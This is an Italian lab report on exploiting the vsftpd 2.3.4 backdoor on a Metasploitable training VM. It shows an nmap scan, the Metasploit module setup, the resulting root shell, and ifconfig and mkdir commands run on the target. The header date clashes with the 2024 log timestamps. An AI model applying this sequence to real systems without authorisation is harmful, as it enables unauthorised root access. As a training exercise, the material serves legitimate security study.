

# Report sull'Exploitation della Macchina Metasploitable tramite il servizio vsftpd

Data 15/01/23

## Introduzione:

Il presente report documenta il processo di exploit sulla macchina Metasploitable, concentrandosi sul servizio "vsftpd". La macchina Metasploitable è stata configurata con l'indirizzo IP 192.168.32.102/24. L'obiettivo principale è ottenere una sessione sulla macchina bersaglio, visualizzare la configurazione di rete della macchina target e creare una cartella denominata "test\_metasploit" nella directory di root (/).

## Concetti di Base:

### Exploit:

Un exploit è una sequenza di comandi, dati o operazioni progettate per sfruttare vulnerabilità specifiche in un sistema informatico. L'obiettivo è ottenere un accesso non autorizzato o eseguire codice malevolo sul sistema bersaglio.

### Protocollo FTP e vsftpd:

FTP (File Transfer Protocol) è un protocollo di rete utilizzato per il trasferimento di file tra un client e un server. vsftpd (Very Secure FTP Daemon) è un server FTP ampiamente utilizzato, noto per la sua sicurezza e affidabilità.


## Procedura di Exploitation:

### Identificazione del Servizio vsftpd:

Prima di iniziare l'exploit, è essenziale identificare la presenza del servizio vsftpd sulla macchina Metasploitable. Questo viene fatto utilizzando come tool nmap.

Per effettuare una scansione e visualizzare le versioni dei servizi in ascolto utilizziamo il comando:

- nmap -sV 192.168.32.102



```
(kali@kali)-[~]
$ nmap -sV 192.168.32.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 04:06 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.32.102
Host is up (0.0035s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.00 seconds

(kali@kali)-[~]
$
```

Importante è conoscere il servizio e la versione di esso in ascolto su una determinata porta. Questo perché conoscendo la versione è possibile ricercare possibili vulnerabilità di cui essa soffre.

### Analisi delle Vulnerabilità:

Successivamente, una volta effettuata la scansione con nmap ed aver trovato il servizio vsftpd (versione 2.3.4) è necessario condurre un'analisi delle vulnerabilità associate al servizio vsftpd sulla versione specifica installata sulla macchina Metasploitable. Utilizzare come tool Metasploit Framework per individuare exploit noti.

- search vsftpd

Dalla ricerca troviamo due moduli, uno dei quali è riferito alla versione del servizio in ascolto sulla nostra macchina target. Il modulo corrisponde ad una backdoor.

### Esecuzione dell'Exploit:

- use exploit/unix/ftp/vsftpd 234 backdoor

Una volta caricato il modulo è bene vedere le opzioni che offre. Ovvero quei parametri che bisogna impostare prima di procedere con l'exploit.

Nel momento in cui selezioniamo il modulo possiamo vedere le opzioni che esso ci permette di settare, con il comando:

- show options

Di default il modulo imposta come porta per il servizio la porta 21, essa corrisponde alla porta del servizio ftp in ascolto sulla macchina target.

Bisogna quindi impostare l'IP del nostro target. Possiamo farlo con il comando:

- set RHOST 192.168.32.102

notiamo nella lista opzioni, una sezione dedicata ai payload che si possono utilizzare per questo dato exploit. Nel nostro caso è possibile usare solo un payload che non richiede alcuna opzione, il payload cmd/unix/interact.

In Metasploit, un payload è un componente del framework che viene eseguito sulla macchina bersaglio dopo il successo di un exploit. Funge da veicolo per l'esecuzione di azioni specifiche, come l'apertura di una sessione remota, il caricamento di malware o l'esecuzione di comandi arbitrari, consentendo all'attaccante di mantenere il controllo sul sistema compromesso.

Per settare il payload utilizziamo il comando:

- set payload cmd/unix/interact

Fatto ciò, possiamo procedere con l'exploit.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.32.102
RHOST => 192.168.32.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ottenimento della Sessione:


Avviamo l'exploit con il comando:

- exploit

Se l'exploit ha successo, una sessione sarà stabilita tra la macchina attaccante e la Metasploitable. Questo attacco fornisce all'attaccante un accesso remoto al sistema bersaglio installando una backdoor che permette di utilizzare la shell di amministratore della macchina target.

Procediamo quindi con il visualizzare la configurazione di rete del nostro target con il comando:

- ifconfig



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.32.102:21 - The port used by the backdoor bind listener is already open
[+] 192.168.32.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.32.100:41841 -> 192.168.32.102:6200) at 2024-01-15 04:15:12 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:53:f4:b5
          inet addr:192.168.32.102  Bcast:192.168.32.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe53:f4b5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2468 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2703 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:199905 (195.2 KB)  TX bytes:202909 (198.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:363 errors:0 dropped:0 overruns:0 frame:0
          TX packets:363 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:63044 (61.5 KB)  TX bytes:63044 (61.5 KB)
```

Creazione della Cartella "test\_metasploit":

Con la sessione ottenuta, è possibile eseguire comandi sulla macchina bersaglio. Utilizzando il comando:

- mkdir, verrà creata la cartella "test\_metasploit" nella directory di root (/).

```
pwd
/
mkdir test_metasploit
ls -la
total 93
drwxr-xr-x 22 root root 4096 Jan 15 04:16 .
drwxr-xr-x 22 root root 4096 Jan 15 04:16 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13540 Jan 15 04:04 dev
drwxr-xr-x 94 root root 4096 Jan 15 04:04 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 7263 Jan 15 04:04 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 111 root root 0 Jan 15 04:03 proc
drwxr-xr-x 13 root root 4096 Jan 15 04:04 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Jan 15 04:03 sys
drwx----- 2 root root 4096 Jan 15 04:16 test_metasploit
drwxrwxrwt 4 root root 4096 Jan 15 04:06 tmp
drwxr-xr-x 12 root root 4096 Apr 27 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

## Conclusioni:

L'exploitation della macchina Metasploitable attraverso il servizio vsftpd è stata condotta con successo, dimostrando l'importanza di identificare e mitigare le vulnerabilità di sicurezza. Questa esperienza sottolinea anche l'importanza della sicurezza informatica e della protezione contro gli attacchi che possono essere perpetrati attraverso l'exploit di servizi vulnerabili.